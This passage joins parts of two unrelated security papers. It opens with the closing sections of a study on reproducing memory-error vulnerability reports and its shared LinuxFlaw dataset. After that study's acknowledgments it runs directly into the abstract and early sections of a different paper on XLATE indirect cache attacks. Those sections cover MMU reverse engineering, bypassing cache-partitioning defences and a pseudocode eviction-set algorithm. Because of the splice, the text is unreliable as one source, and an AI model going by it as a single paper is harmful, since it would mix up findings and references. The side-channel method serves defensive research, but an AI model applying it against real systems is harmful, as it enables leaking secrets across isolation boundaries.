available information online to generate a "reproducible" report. Our results have confirmed the benefits of merging all available information to reproduce a given vulnerability. There are many open challenges to achieving this goal, such as verifying the validity of the information and reconciling conflicting information. Second, the *environment setup* step is difficult to automate due to the high-level of variability across reports. A potential way to improve the efficiency is to let the reproducer prepare a configuration file to specify the environment requirements. Then automated tools can be used to generate a `Dockerfile` and a container for the reproducer to directly verify the vulnerability. Third, the *software preparation* part can also be automated if the software name and vulnerable versions are well-defined. The exceptions are those that rely on special configuration or installation flags. Finally, the *reproduction* would involve primarily manual operations. However, if the PoC, trigger method, and verification method are all well-defined, it is possible for the reproducer to automate the verification process.

## 8.2 Limitations

**Other Vulnerability Types.** While this study primarily focuses on memory error vulnerabilities, anecdotal evidence show that the reproducibility problem applies to other vulnerability types. For example, a number of online forums are specially formed for software developers and users to report and discuss various types of bugs and vulnerabilities [3, 11, 12]. It is not uncommon for a discussion thread to last for weeks or even years before eventually reproducing a reported vulnerability. For example, an Apache design error required back and forth discussion over 9 days to reproduce the bug [1]. In another example, a compilation error in GNU Binutils led several developers to complain about their failed attempts when reproducing the issue. The problem has been left unresolved for nearly a year [2]. Nonetheless, further research is still needed to examine how our statistical results can generalize to other vulnerability types.

**Public vs. Private Vulnerability Reports.** This paper is focused on open-source software and public vulnerability reports. Most of the software we studied employ public discussion forums and mailing lists (*e.g.*, Bugzilla) where there are back-and-forth communications between the reporters and software developers throughout the vulnerability reproduction and patching process. The communications are public and thus can help the vulnerability reproduction of other parties (*e.g.*, independent research teams). Although our results may not directly reflect the vulnerability reproduction in *private* bug bounty programs, there are some connections. For example, many vulnerabilities reported to private programs would go public after a certain period of time (*e.g.*, after the vulnerabilities are fixed). To publish the CVE entry, the original vulnerability reports must be disclosed in the references [6]. A recent paper shows that vulnerability reports in private bug bounty programs also face key challenges in reproduction [53], which is complementary to our results.

## 8.3 Future Work

Our future work primarily focuses on *automating* parts of the vulnerability reproduction process. For example, our findings suggest that aggregating the information across different source websites is extremely helpful when recovering missing information in individual reports. The CVE IDs can help link different reports scattered across websites. However, the open question is how to *automatically* and *accurately* extract and fuse the unstructured information into a single report. This is a future direction for our work. In addition, during our experiments, we noticed that certain reports had made vague and seemingly unverified claims, some of which were even misleading and caused significant delays to the reproduction progress. In this analysis, we did not specifically assess the impact of erroneous information, which will need certain forms of automated validation technique.

## 8.4 Dataset Sharing

To facilitate future research, we will share our full dataset with the research community. Reproducible vulnerability reports can benefit the community in various ways. In addition to helping the software developers and vendors to patch the vulnerabilities, the reports can also help researchers to develop and evaluate new techniques for vulnerability detection and patching. In addition, the reproducible vulnerability reports can serve as educational and training materials for students and junior analysts [53].

We have published the full dataset of 291 vulnerabilities with CVE-IDs and 77 vulnerabilities without CVE-IDs. The dataset is available at `https://github.com/VulnReproduction/LinuxFlaw`. For each vulnerability, we have filled in the missing pieces of information, annotated the issues we encountered during the reproduction, and created the appropriate `Dockerfiles` for each case. Each vulnerability report contains structured information fields (in HTML and JSON), detailed instructions on how to reproduce the vulnerability, and fully-tested PoC exploits. In the repository, we have also included the pre-configured virtual machines with the appropriate environments. To the best of our knowledge, this is the largest *public* ground-truth dataset of real-world vulnerabilities which were manually reproduced and verified.

## 9 Related Work

There is a body of work investigating vulnerabilities and bug reports in both security and software engineering communities. In the following, we summarize the key existing works and highlight the uniqueness of our work.

In the field of software engineering, past research explored bug fixes in general (beyond just security-related bugs). Bettenburg et al. revealed some critical information needed for software bug fixes [28]. They found that reporters typically do not include these information in bug reports simply due to the lack of automated tools. Aranda et al. investigated coordination activities in bug fixing [26], demonstrating that bug elimination is strongly dependent on social, organizational, and technical knowledge that cannot be solely extracted through automation of electronic repositories. Ma et al. studied bug fixing practices in a context where software bugs are casually related across projects [45]. They found that downstream developers usually apply temporary patches while waiting for an upstream bug fix.

Similar to [26], Guo et al. also investigated how software developers communicate and coordinate in the process of bug fixing [36, 37]. They observed that bugs handled by people on the same team or working in geographical proximity were more likely to get fixed. Zhong and Su framed their investigation around automated bug fixes and found that the majority of bugs are too complicated to be automatically repaired [59]. Park et al. conducted an analysis on the additional efforts needed after initial bug fixes, finding that over a quarter of remedies are problematic and require additional repair [50]. Soto et al. conducted a large-scale study of bug-fixing commits in Java projects, observing that less than 15% of common bug fix patterns can be matched [51]. Similar to our research, Chaparro et al. explored missing information from bug reports, but focusing on automatically detecting their absence/presence [31]. Instead, our work focuses on understanding the impact of these missing information on the reproducibility.

In the security field, research on vulnerability reports mainly focuses on studying and understanding the vulnerability life cycle. In a recent work, Li and Paxson conducted a large scale empirical study of security patches, finding that security patches have a lower footprint in code bases than non-security bug fixes [43]. Frei et al. compared the patching life cycle of newly disclosed vulnerabilities, quantifying the gap between the availability of a patch after an exploit was released [35].

Similarly, Nappa et al. analyzed the patch deployment process of more than one thousand vulnerabilities, finding that only a small fraction of vulnerable hosts apply security patches right after an exploit release [47]. Ozment and Schechter measured the rate at which vulnerabilities have been reported, finding foundational vulnerabilities to have a median lifetime of at least 2.6 years [49]. In addition to the study of vulnerability life cycles, a recent work [53] reveals differing results between hackers and testers when identifying new vulnerabilities, highlighting the importance of experience and security knowledge. In this work, we focus on understanding vulnerability reproduction, which is subsequent to software vulnerability identification.

Unlike previous works that mainly focus on security patches or bug fixes, our work seeks to tease apart vulnerability reports from the perspective of vulnerability reproduction. To the best of our knowledge, this is the first study to provide an in-depth analysis of the practical issues in vulnerability reproduction. Additionally, this is the first work to study a large amount of real-world vulnerabilities through extensive manual efforts.

## 10 Conclusion

In this paper, we conduct an in-depth empirical analysis on real-world security vulnerabilities, with the goal of quantifying their reproducibility. We show that it is generally difficult for a security analyst to reproduce a failure pertaining to a vulnerability with just a single report obtained from a popular security forum. By leveraging a crowdsourcing approach, the reproducibility can be increased but troubleshooting the failed vulnerabilities still remains challenging. We find that, apart from Internet-scale crowdsourcing and some interesting heuristics, manual efforts (*e.g.* debugging) based on experience are the sole way to retrieve missing information from reports. Our findings align with the responses given by the hackers, researchers, and engineers we surveyed. With these observations, we believe there is a need to: introduce more effective and automated ways to collect commonly missing information from reports and to overhaul current vulnerability reporting systems by enforcing and incentivizing higher-quality reports.

## Acknowledgments

We would like to thank our shepherd Justin Cappos and the anonymous reviewers for their helpful feedback. We also want to thank Jun Xu for his help reproducing vulnerabilities. This project was supported in part by NSF grants CNS-1718459, CNS-1750101, CNS-1717028, and by the Chinese National Natural Science Foundation (61272078). Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of any funding agencies.

## Abstract

Cache attacks have increasingly gained momentum in the security community. In such attacks, attacker-controlled code sharing the cache with a designated victim can leak confidential data by timing the execution of cache-accessing operations. Much recent work has focused on defenses that enforce cache access isolation between mutually distrusting software components. In such a landscape, many software-based defenses have been popularized, given their appealing portability and scalability guarantees. All such defenses prevent attacker-controlled CPU instructions from accessing a cache partition dedicated to a different security domain.

In this paper, we present a new class of attacks (*indirect cache attacks*), which can bypass all the existing software-based defenses. In such attacks, rather than accessing the cache directly, attacker-controlled code lures an external, trusted component into indirectly accessing the cache partition of the victim and mount a confused-deputy side-channel attack. To demonstrate the viability of these attacks, we focus on the MMU, demonstrating that indirect cache attacks based on translation operations performed by the MMU are practical and can be used to bypass all the existing software-based defenses.

Our results show that the isolation enforced by existing defense techniques is imperfect and that generalizing such techniques to mitigate arbitrary cache attacks is much more challenging than previously assumed.

## 1 Introduction

Cache attacks are increasingly being used to leak sensitive information from a victim software component (e.g., process) running on commodity CPUs [8, 11, 12, 15, 19, 21, 22, 26, 29, 31, 32, 33, 42]. These attacks learn about the secret operations of a victim component by observing changes in the state of various CPU caches. Since such attacks exploit fundamental hardware properties (i.e., caching), commodity software operating on security-sensitive data is inherently vulnerable. Constant-time software implementations are an exception, but generating them manually is error-prone and automated approaches incur impractical performance costs [34]. In response to these attacks, state-of-the-art defenses use software- or hardware-enforced mechanisms to partition CPU caches between mutually distrusting components.

Given the lack of dedicated hardware support for the mitigation of cache attacks, current hardware-enforced mechanisms re-purpose *other* CPU features, originally intended for *different* applications, to partition the shared caches. For example, Intel CAT, originally designed to enforce quality-of-service between virtual machines [18], can be re-purposed to coarsely partition the shared last level cache [30]. As an another example, Intel TSX, originally designed to support hardware transactional memory, can be re-purposed to pin the working set of a secure transaction inside the cache. By probing the cache partitions used by protected software running in a transaction, attackers will cause transaction aborts that can signal an on-going attack. While effective, these defenses rely on features available only on specific (recent Intel) architectures and, due to their limited original scope, cannot alone scale to provide whole-system protection against cache attacks. For instance, Intel CAT-based defenses can only support limited security partitions or secure pages. In another direction, Intel TSX-based defenses can only protect a limited working set.

In comparison, software-based cache defenses do not suffer from these limitations and in recent years have become increasingly popular. Given the knowledge of how memory is mapped to the CPU caches, these defenses can freely allocate memory in a way that partitions the cache to isolate untrusted software components from one another. This can be done at a fine granularity to guarantee scalability [25, 44], while remaining portable across different architectures. The main question with these defenses, however, is whether they perform this partition-

ing sufficiently well without hardware support.

The answer is no. In this paper we present a new class of attacks, *indirect cache attacks*, which demonstrate that an attacker can mount practical cache attacks by piggybacking on external, trusted components, for instance on existing hardware components. Recent side-channel attacks have already targeted hardware components as *victims*, for instance by side channeling CPU cores [21, 31, 33, 42], memory management units (MMU) [12], transactions [8, 22], or speculative execution functionality [26, 29].

Unlike such attacks, indirect cache attacks abuse hardware components as *confused deputies* to access the cache on the attacker's behalf and leak information from victim software components. We show this strategy bypasses the imperfect partitioning of all state-of-the-art software-based defenses, which implicitly assume hardware components other than the CPU are trusted.

To substantiate our claims, we focus on MMU-based indirect cache attacks and show how such attacks can bypass existing software-based defenses in practical settings. Our focus on the MMU is motivated by (i) the MMU being part of the standard hardware equipment on commodity platforms exposed to side-channel attacks, and (ii) the activity of the MMU being strongly dependent on the operations performed by the CPU, making it an appealing target for practical indirect cache attacks.

In detail, we show how our concrete attack implementation, named XLATE, can program the MMU to replace the CPU as the active actor, mounting attacks such as FLUSH + RELOAD and PRIME + PROBE. Performing XLATE attacks is challenging due to the unknown internal architecture of the MMU, which we explore as part of this paper. XLATE attacks show that the translation structures (i.e., page tables) and any other data structures used by other cache-enabled trusted hardware/software components should be subject to the same partitioning policy as regular code/data pages in existing and future cache defenses. We show that retrofitting this property in existing defenses is already challenging for XLATE attacks, let alone for future, arbitrary indirect cache attacks, which we anticipate can target a variety of other trusted hardware/software components.

Summarizing, we make the following contributions:

- The reverse engineering of the internal architecture of the MMU, including translation and page table caches in a variety of CPU architectures.
- A new class of cache attacks, which we term indirect cache attacks and instantiate for the first time on the MMU. Our XLATE attack implementation can program the MMU to indirectly perform a variety of existing cache attacks in practical settings.
- An evaluation of XLATE attacks, showing how they compromise all known software-based cache defenses, and an analysis of possible mitigations.
- An open-source test-bed for all the existing and new cache attacks considered in this paper, the corresponding covert-channel implementations, and applicable cache defenses, which can serve as a framework to foster future research in the area. The source code and further information about this project can be found here:

  `https://vusec.net/projects/xlate`

The remainder of the paper is organized as follows. Section 3 provides background on existing cache attacks, while Section 4 provides background on existing cache defenses both in hardware and software. Section 5 and Section 6 present the design and implementation of XLATE family of indirect cache attacks. Section 7 compares the XLATE attacks against existing attacks and show that they break state-of-the-art software-based defenses. Finally, Section 8 discusses possible mitigations against these attacks, Section 9 covers related work, and Section 10 concludes the paper.

## 2 Threat Model

We assume an attacker determined to mount a cache attack such as PRIME + PROBE and leak information from a co-located victim on the same platform. In practical settings, the victim is typically a virtual machine in a multi-tenant cloud or a user process in an unprivileged code-based exploitation scenario. We also assume the attacker shares hardware resources such as the last-level cache (LLC) with the victim. Furthermore, we assume the victim is protected with state-of-the-art software-based defenses against cache attacks, either deployed standalone or complementing existing hardware-based solutions for scalability reasons. In such a setting, the goal of the attacker is to escape from the containing security domain (cache partition) enforced by the software-based defenses and mount a successful cache attack.

## 3 Cache Side-Channel Attacks

To overcome the performance gap between processors and memory, multiple caches in the processor store recently-accessed memory locations to hide the memory's high latency. While these CPU caches are an important performance optimization deployed universally, they can also be abused by attackers to leak information from a victim process. Recently accessed memory locations by the victim process will be in the cache and

Table 1: An overview of existing cache side-channel attacks.

| Name | Same-Core | Cross-Core | Shared Memory | Measurement |
|---|---|---|---|---|
| EVICT + TIME [27] | ✓ | ✓ | ✗ | time |
| PRIME + PROBE [21, 31] | ✓ | ✓ | ✗ | time |
| PRIME + ABORT [8] | ✗ | ✓ | ✗ | TSX |
| FLUSH + RELOAD [42] | ✓ | ✓ | ✓ | time |
| FLUSH + FLUSH [16] | ✓ | ✓ | ✓ | time |

attackers can probe for this information by observing the state of the caches to leak sensitive information about the secret operation of the victim process. This prevalent class of side-channel attacks is known as cache attacks. We now briefly explain the high-level architecture of CPU caches before discussing how attackers can perform different variants of these cache attacks.

## 3.1 Cache Architecture

In the Intel Core architecture, there are three levels of CPU caches. The caches closer to the CPU are smaller and faster, and the caches further away are larger and slower. At the first level, there are two caches, L1i and L1d, to store code and data respectively, while the L2 cache unifies code and data. Where these caches are private to each core, all cores share the L3 which is the last-level cache (LLC). One important property of the LLC is that it is inclusive of the lower level caches—data stored in the lower levels is always present in the LLC. Furthermore, because of its size, the LLC is always set-associative, i.e., it is divided into multiple cache sets where part of the physical address is used to index into the corresponding cache set. These two properties are important for state-of-the-art cache attacks on the LLC.

## 3.2 Existing Attacks

Table 1 illustrates existing cache attacks. Some of the attacks only work if the attacker executes them on the same core that also executes the victim, while others can leak information across cores through the shared LLC. Furthermore, to measure the state of the cache, these attacks rely either on timing memory accesses to detect if they are cached, or on other events such as transaction aborts. We provide further detail about these attacks in the remainder of this section.

**EVICT + TIME** In an EVICT + TIME attack, the attacker evicts certain cache sets and then measures the execution time of the victim's code to determine whether the victim used a memory location that maps to the evicted cache sets. While EVICT + TIME attacks provide a lower bandwidth than PRIME + PROBE attacks [33], they are effective in high-noise environments such as JavaScript [12].

**PRIME + PROBE and PRIME + ABORT** In a PRIME + PROBE attack, the attacker builds an eviction set of memory addresses to fill a specific cache set. By repeatedly measuring the time it takes to refill the cache set, the attacker can monitor memory accesses to that cache set. Furthermore, as part of the memory address determines the cache set to which the address maps, the attacker can infer information about the memory address used to access the cache set. Thus, by monitoring different cache sets, an attacker can determine, for example, which part of a look-up table was used by a victim process. While PRIME + PROBE originally targeted the L1 cache [33] to monitor accesses from the same processor core or another hardware thread, the inclusive nature of the LLC in modern Intel processors has led recent work to target the LLC [21, 23, 31], enabling PRIME + PROBE in cross-core and cross-VM setups.

PRIME + ABORT [8] is a variant of PRIME + PROBE that leverages Intel's Transaction Synchronization Extensions (TSX). Intel TSX introduces support for hardware transactions, where the L1 and L3 caches are used as write and read sets, respectively, to keep track of addresses accessed within the transaction. PRIME + ABORT monitors accesses to a single cache set by filling the cache set during a transaction as any additional accesses to same cache set causes the transaction to abort.

**FLUSH + RELOAD and FLUSH + FLUSH** To reduce the memory footprint, running processes often share identical memory pages. Shared libraries is a prime example of sharing (code) pages. Another example is memory deduplication [32], where an active process searches for pages with identical contents to coalesce them. While there are hardware mechanisms in place to ensure isolation between processes by enforcing read-only or copy-on-write semantics for shared pages, the existence of shared caches results in an exploitable side-channel for such pages. Gullasch et al. [17] use the `CLFLUSH` instruction to evict targets to monitor from the cache. By measuring the time to reload them the attacker determines whether the victim has accessed them—a class of attacks called FLUSH + RELOAD. Further, Yarom and Falkner [42] observe that `CLFLUSH` evicts a memory line from all the cache levels, including the last-level cache (LLC) which is inclusive of the lower cache levels and shared between all processor cores, thus enabling an attacker to monitor a victim from another processor core. In addition, the FLUSH + RELOAD attack

Table 2: Overview of existing cache side-channel defenses.

| Name | Same-Core | Cross-Core | Implementation | Strategy |
|---|---|---|---|---|
| Page Coloring [43] | ✓ | ✓ | Software | Sets |
| CacheBar [44] | ✓ | ✓ | Software | Ways |
| StealthMem [25] | ✓ | ✓ | Software | Pinning |
| Intel CAT [30, 36] | ✗ | ✓ | Hardware | Ways |
| ARM AutoLock [13] | ✗ | ✓ | Hardware | Pinning |
| CATalyst [30] | ✗ | ✓ | Hardware | Ways<br>Pinning |
| Cloak [14] | ✓ | ✓ | Hardware | TSX |

allows for cross-VM attacks.

A variant of FLUSH + RELOAD, FLUSH + FLUSH [16] builds upon the observation that `CLFLUSH` aborts early in case of a cache miss, leading to a side channel. As the FLUSH + FLUSH attack relies only on the `CLFLUSH` and performs no memory accesses, it is a stealthier alternative to FLUSH + RELOAD.

## 4 Existing Defenses

As shown in Table 2, the security community developed several defenses both in software and in hardware to mitigate cache side-channel attacks. Given the knowledge of how memory is mapped to the CPU caches, these defenses can freely partition the memory between distrusting processes in a way that partitions the cache, thus preventing the eviction of each other's cache lines. There are three common approaches for achieving this goal: partitioning the cache by sets, partitioning the cache by ways, and locking cache lines such that they cannot be evicted.

### 4.1 Hardware Defenses

Intel Cache Allocation Technology (CAT) [36] is a hardware mechanism that is available on a select series of Intel Xeon and Atom products. Intel CAT allows the OS or hypervisor to control the allocation of cache ways by assigning a bit mask to a class of service (CLOS). While Intel CAT could be used to assign disjoint bit masks to each security domain, the provided amount of classes of service, and thus security domains, is limited to four or sixteen. Instead, Liu et al. [30] leverage Intel CAT as a defense against LLC side-channel attacks by partitioning the LLC into a secure and a non-secure partition. While applications can freely use the non-secure partition, the secure partition is loaded with cache-pinned secure pages. However, the secure partition is strictly limited in size, limiting the number of secure pages one can support. Similarly, older ARM processors such as the ARM Cortex A9 implement Cache Lockdown [6, 35], which enables software to pin cache lines within the L2 cache by restricting the cache ways that can be allocated.

Another hardware mechanism is ARM AutoLock—originally an inclusion policy designed to reduce power consumption that also happens to prevent cross-core attacks by locking cache lines in the L2 cache when they are present in any of the L1 caches [13, 40]. As a result, to use ARM AutoLock as a defense, sensitive data has to be kept in the L1 caches, which are limited in size.

Intel TSX introduces support for hardware transactions where the L1 and L3 are used as write and read sets, respectively, to keep track of accesses within the transaction. Introduced first on Intel Haswell, Intel initially disabled TSX due to bugs, but it reappeared on Intel Skylake, although in a limited set of products. Cloak [14] leverages Intel TSX to mitigate cache attacks. Intel TSX keeps the working set of a transaction inside the CPU cache sets and aborts if one of the cache sets overflows. Cloak pre-loads sensitive code and data paths into the caches and executes the sensitive code inside a transaction to keep its working set inside the cache sets. If an attacker tries to probe a sensitive cache set, the transaction aborts without leaking whether that cache set was accessed by the protected code. While effective, Cloak requires modification to the application code and is limited to computations whose working set can strictly fit inside CPU caches.

Other than the scalability limitations mentioned above, another concern with hardware-based defenses is their lack of portability. Intel CAT or TSX are only available on a subset of Intel processors and ARM Lockdown only on older ARM processors, hindering their wide-spread deployment.

### 4.2 Software Defenses

On contemporary processors, the LLC is both set-associative and physically indexed, i.e. part of the physical address determines to which cache set a certain physical memory address maps. While the byte offset within a page determines the least-significant bits of the index, the most-significant bits form the page color. More specifically, a page commonly consists of 64 cache lines that map to 64 consecutive cache sets in the LLC. Thus, pages with a different page color do not map to the same cache sets, a property originally used to improve the overall system performance [3, 24, 43] or the performance of real-time tasks [28] by reducing cache conflicts. Page coloring has been re-purposed to protect against cache side-channel attacks by assigning different colors to different security domains.

StealthMem [25] provides a small amount of colored memory that is guaranteed to not contend in the cache. From this memory, *stealth pages* can be allocated for storing security-sensitive data, such as the S-boxes of AES encryption. To prevent cache side-channel attacks, StealthMem reserves differently colored *stealth pages* for each core and prevents the usage of pages that share the same color or monitors access to such pages by removing access to these pages via page tables. When such accesses are monitored, StealthMem exploits the cache replacement policy to pin *stealth pages* in the LLC.

CacheBar [44] allocates a budget per cache set to each security domain at the granularity of a page size, essentially representing the amount of cache ways that the security domain is allowed to use for each page color. To record the occupancy, CacheBar monitors accesses to cache sets and maintains a queue of pages that are present in the cache set per security domain. To restrict the number of cache ways that are allocated by a security domain, CacheBar actively evicts pages from the cache following an LRU replacement policy.

Note that all these defenses isolate the cache that untrusted, potentially attacker-controlled, code can *directly access*, but do not account for cache partitions the attacker can *indirectly access* by piggybacking on trusted components such as the MMU. As we will show, this provides an attacker with sufficient leeway to mount a successful indirect cache attack.

# 5 XLATE Attacks

To demonstrate the viability of indirect cache attacks, we focus on an often overlooked trusted hardware component that attacker-controlled code can indirectly control on arbitrary victim platforms: the MMU. As each memory access from the CPU induces a virtual-to-physical address translation for which the MMU has to consult multiple page tables, the MMU tries to keep the results and the intermediate state for recent translations close to itself by interacting with various caches, including the CPU caches. Since the CPU and the MMU share the CPU caches, it is possible to build an eviction set of virtual addresses of which the page table entries map to certain cache sets, allowing one to monitor activities in these cache sets in a similar fashion to PRIME + PROBE.

As the activity of the MMU is trusted, existing software-based defenses do not attempt to isolate page table pages. This makes it possible to abuse the MMU as a confused deputy and mount indirect cache attacks that bypass these defenses. More specifically, the MMU can be used to build eviction sets that map to cache sets outside the current security domain. We refer to this new class of attacks as XLATE attacks and discuss how they leverage the MMU for mounting cache attacks (Section 5.1). We then show how XLATE attacks can be used to bypass the different defense strategies that we discussed earlier (Section 5.2). Implementing XLATE attacks involves addressing a number of challenges (Section 5.3) which we overcome in our concrete implementation of XLATE attacks described in Section 6.

## 5.1 Leveraging the MMU

Analogous to the EVICT + TIME, PRIME + PROBE and PRIME + ABORT, we now introduce XLATE + TIME, XLATE + PROBE and XLATE + ABORT. There is no generally-applicable counterpart to FLUSH + RELOAD in the XLATE family of attacks. Although prior work has proposed page table deduplication to share identical page tables between processes [9] (enabling MMU-based FLUSH + RELOAD), this feature is not readily accessible on commodity platforms.

All of the XLATE attacks rely on the same building block, namely finding an eviction set of virtual addresses of which the page table entries map to the same cache set. In PRIME + PROBE, we find eviction sets for a target address by allocating a large pool of pages and adding each of the pages to an eviction set until accessing the entire eviction set slows down accessing the target. For XLATE attacks, eviction sets can be found using a similar approach, but by using page tables instead of pages.

In XLATE + TIME, we fill a specific cache set with the page table entries from the eviction set and then measure the victim's execution time to determine if the victim is accessing the same cache set. To avoid having to measure the execution time of the victim, we can mount a XLATE + PROBE attack where the attacker repeatedly measures the time it takes to refill the cache set, using the page table entries of the eviction set, as a memory access to the same cache set causes one of the page table entries to be evicted (resulting in a slowdown). Finally, XLATE + ABORT leverages Intel TSX by filling the cache set with the page table entries of the eviction set within a hardware transaction. After filling the cache set, the attacker waits for a short period of time for the victim to execute. If the victim has not accessed a memory address that maps to the same cache set, the transaction is likely to commit, otherwise it is likely to abort.

## 5.2 Bypassing Software-based Defenses

As discussed in Section 4, existing software-based cache defenses partition the LLC either by cache ways or sets [43, 44], or by pinning specific cache lines to the LLC [25]. As mentioned, all these defenses focus on isolating untrusted components such as code running in a virtual machine, but allow unrestricted access to the cache to trusted operations—such as the page table walk



Figure 1: The top shows the LLC being divided into 128 unique page colors, the bottom left shows how the LLC can be partitioned such that programs can only access a subset of these page colors, the bottom right shows the situation for their respective page tables.

performed by the MMU. The implications can be seen in Figure 1, which shows an example of page coloring to partition the LLC. Even though the cache lines of the pages themselves are limited to a specific subset of page colors, and thus a specific subset of cache sets, their respective page tables are able to access all page colors.

Similarly, software implementations that restrict the amount of ways that can be occupied by untrusted applications for each cache set, such as CacheBar [44], typically use the page fault handler for this purpose. However, as the page fault handler is only able to monitor accesses to pages from the CPU, accesses to page tables by the MMU go unnoticed. Therefore, the MMU is not restricted by this limitation and is free to allocate all the ways available in each cache set. To implement cache pinning, STEALTHMEM also uses the page fault handler for the specific cache sets that may be used to host sensitive data in order to reload those cache lines upon every access. As the page table accesses by the MMU are not monitored by the page fault handler, accesses to page tables that map to the same cache set as the sensitive data, do not reload those cache lines.

## 5.3 Summary of Challenges

There are three main challenges that we must overcome for implementing successful XLATE attacks:

1. Understanding which caches the MMU uses, how it uses them, and how to program the MMU to load page table entries in the LLC.

2. Finding an eviction set of pages of which their page tables map to the same cache set as our target. These eviction sets should target page colors outside the security domain enforced by existing defenses.

3. Similar to existing cache attacks, XLATE attacks are subject to noise. Worse, due to their indirect nature, addressing the sources of noise is more challenging. We need to overcome this noise for an effective implementation of XLATE.



Figure 2: MMU's page table walk to translate `0x9619320c8000` to its corresponding memory page on the `x86_64` architecture.

Next we discuss how we overcome these challenges in our implementation of XLATE attacks.

# 6 Implementing XLATE Attacks

Before we can use the MMU to mount XLATE attacks, we need to fully understand how the MMU performs a page table walk when translating virtual addresses into their physical counterparts. Even though it is already known that the MMU uses the TLB and the CPU caches as part of its translation process [12], there are also other caches (e.g., translation caches [1]) with mostly an unknown architecture. We need to reverse engineer their architecture before we can ensure that our virtual address translations end up using the CPU caches where our victim data is stored. We reverse engineer these properties in Section 6.1. In Section 6.2, we show how we retrofit an existing algorithm for building PRIME + PROBE eviction sets to instead build suitable eviction sets for XLATE attacks. We further show how XLATE can blindly build eviction sets for security domains to which it does not have access. Finally, in Section 6.3, we identify different sources of noise and explain how to mount a noise-free XLATE attack.

## 6.1 Reverse Engineering the MMU

The MMU is a hardware component available in many modern processor architectures, that is responsible for



Figure 3: A generic implementation of an MMU and all the components involved to translate a virtual address into a physical address.

the translation of virtual addresses to their corresponding physical address. These translations are stored in page tables–a directed tree of multiple levels, each of which is indexed by part of the virtual address to select the next level page tables, or at the leaves, the physical page. Hence, every virtual address uniquely selects a path from the root of this tree to the leaf to find the corresponding physical address. Figure 2 shows a more concrete example of how the MMU performs virtual address translation on `x86_64`. First, the MMU reads the `CR3` register to find the physical address of the top-level page table. Then, the top nine bits of the virtual address index into this page table to select the page table entry (PTE). This PTE contains a reference to the next-level page table, which the next nine bits of the virtual address index to select the PTE. By repeating this operation, the MMU eventually finds the corresponding physical page for `0x644b321f4000` at the lowest-level page table.

The performance of memory accesses improves greatly if the MMU can avoid having to resolve a virtual address that it already resolved recently. Hence, the MMU stores resolved address mappings in a fast Translation Lookaside Buffer (TLB). To further improve the performance of a TLB miss, the PTEs for the different page table levels are not only stored in the CPU caches, but modern processors also store these in *page table caches* or *translation caches* [1]. While *page table caches* simply store PTEs together with their corresponding physical address and offset, *translation caches* store partially resolved virtual addresses instead. With *translation caches*, the MMU can look up the virtual address and select the entry with the longest matching prefix to skip the upper levels of the page table hierarchy. Figure 3 visualizes how different caches interact when the MMU translates a virtual address.

We rely on the fact that the MMU's page table walk ends up in the target processor's data caches to learn about translation caches. More specifically, the TLB can only host a limited number of virtual address translations. Therefore, if we access at least that many pages, we can evict the TLB, and consequently enforce the MMU to perform a page table walk. We now fix our target address in such a way that we know the cache sets that host the PTEs for that virtual address. We then mount an EVICT + TIME attack for each of the page table levels, where we evict the TLB and the cache set that we expect to host the PTE for that level. Then we measure the time it takes for the MMU to resolve the address to determine if the page table walk loads the PTE in the expected cache set. If the translation caches are not flushed, then the page table walk skips part of the page table hierarchy and simply starts from a lower level page table. As a result the page table walk does not load the PTEs for the higher level page tables to their respective cache sets. Therefore, we now have a basic mechanism to detect whether we properly flushed the translations caches. While the sizes of the TLB and the CPU caches are already known, the sizes of the translation caches are not.

We can use the aforementioned mechanism to reverse engineer the size of translation caches. For instance, a second-level page table maps 2 MiB worth of virtual memory. Thus, if we access any page within that 2 MiB region, the page table walk loads the corresponding PTE pointing to the second-level page table to the translation cache. Similar to TLBs, the number of entries in such a translation cache is limited. Therefore, if we access at least that many 2 MiB regions, we can flush the corresponding translation cache. We use the aforementioned algorithm to tell us whether we the amount of 2 MiB regions is sufficient to flush the translation cache, and thus we know the size of the corresponding translation cache. Finally, we proceed using this algorithm to find the sizes of the translation caches for all the page table levels.

## 6.2 Building Eviction Sets with the MMU

To build eviction sets for XLATE attacks, we draw from traditional eviction set building algorithms described in the literature for PRIME + PROBE (and derivatives) as shown in Algorithm 1. We first identify the page colors available to our security domain by building eviction sets using PRIME + PROBE. More specifically, we first find eviction sets for the available subset of page colors:

**Algorithm 1:** Algorithm to build eviction sets dynamically for either a given or a randomly chosen target.

```
Input: a set of potentially conflicting cache lines pool, all
       set-aligned, and an optional target to find an
       eviction set for.
Output: the target and the eviction set for that target
working set ← {};
if target is not set then
    target ← choose(pool);
    remove(pool, target);
end
while pool is not empty do
    repeat
        member ← choose(pool);
        remove(pool, member);
        append(working set, member);
    until evicts(working set, target);
    foreach member in working set do
        remove(working set, member);
        if evicts(working set, target) then
            append(pool, member);
        else
            append(working set, member);
        end
    end
    foreach member in pool do
        if evicts(working set, member) then
            remove(pool, member);
        end
    end
end
return target, working set
```

① We allocate a sufficiently large pool of pages to build these eviction sets. ② We pick random pages from this pool of pages and add them to the eviction set until it is able to evict one of the remaining pages in the pool, the target of our eviction set. ③ We optimize the eviction set by removing pages that do not speed up the access to the target after accessing the eviction set. Upon finding the eviction set, the other pages in the pool are colored using this eviction set and we repeat the process until all the pages have been colored, yielding eviction sets for all the available colors in our security domain. If the amount of page colors is restricted, this results in fewer eviction sets, whereas if the amount of cache ways is restricted, these eviction sets consist of fewer entries.

**Using page tables** Now we retrofit this algorithm to use the MMU to evict a given page, the target of our choice. More specifically, we build eviction sets of page tables that evict the target page. Instead of allocating pages, we will map the same shared page to multiple locations to allocate unique page tables. Then we apply the same algorithm as before: ① We allocate a sufficiently large pool of page tables to build these eviction sets. ② We pick random page tables (by selecting their corresponding virtual addresses) from this pool of page tables and add them to the eviction set until it is able to evict the target page. ③ We optimize the eviction set by removing page tables that do not speed up the access to the target after accessing the eviction set. Upon finding the eviction set, the other page tables in the pool are colored using this eviction set. We can then repeat this for other pages until all the page tables have been colored, yielding eviction sets for all the available colors in our security domain.

**Defeating way partitioning** To defeat software-based cache defenses using way partitioning, we now try to find eviction sets that cover the whole cache set. First, we build eviction set of normal pages to find all the available page colors. Then for each of the eviction sets, we build an eviction set of page tables that evicts any page in the eviction set. Since these eviction sets of page tables map to the full cache sets, they bypass way partitioning.

